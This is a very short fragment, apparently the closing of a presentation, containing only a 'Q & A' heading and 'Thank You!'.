Q & A

Thank You!

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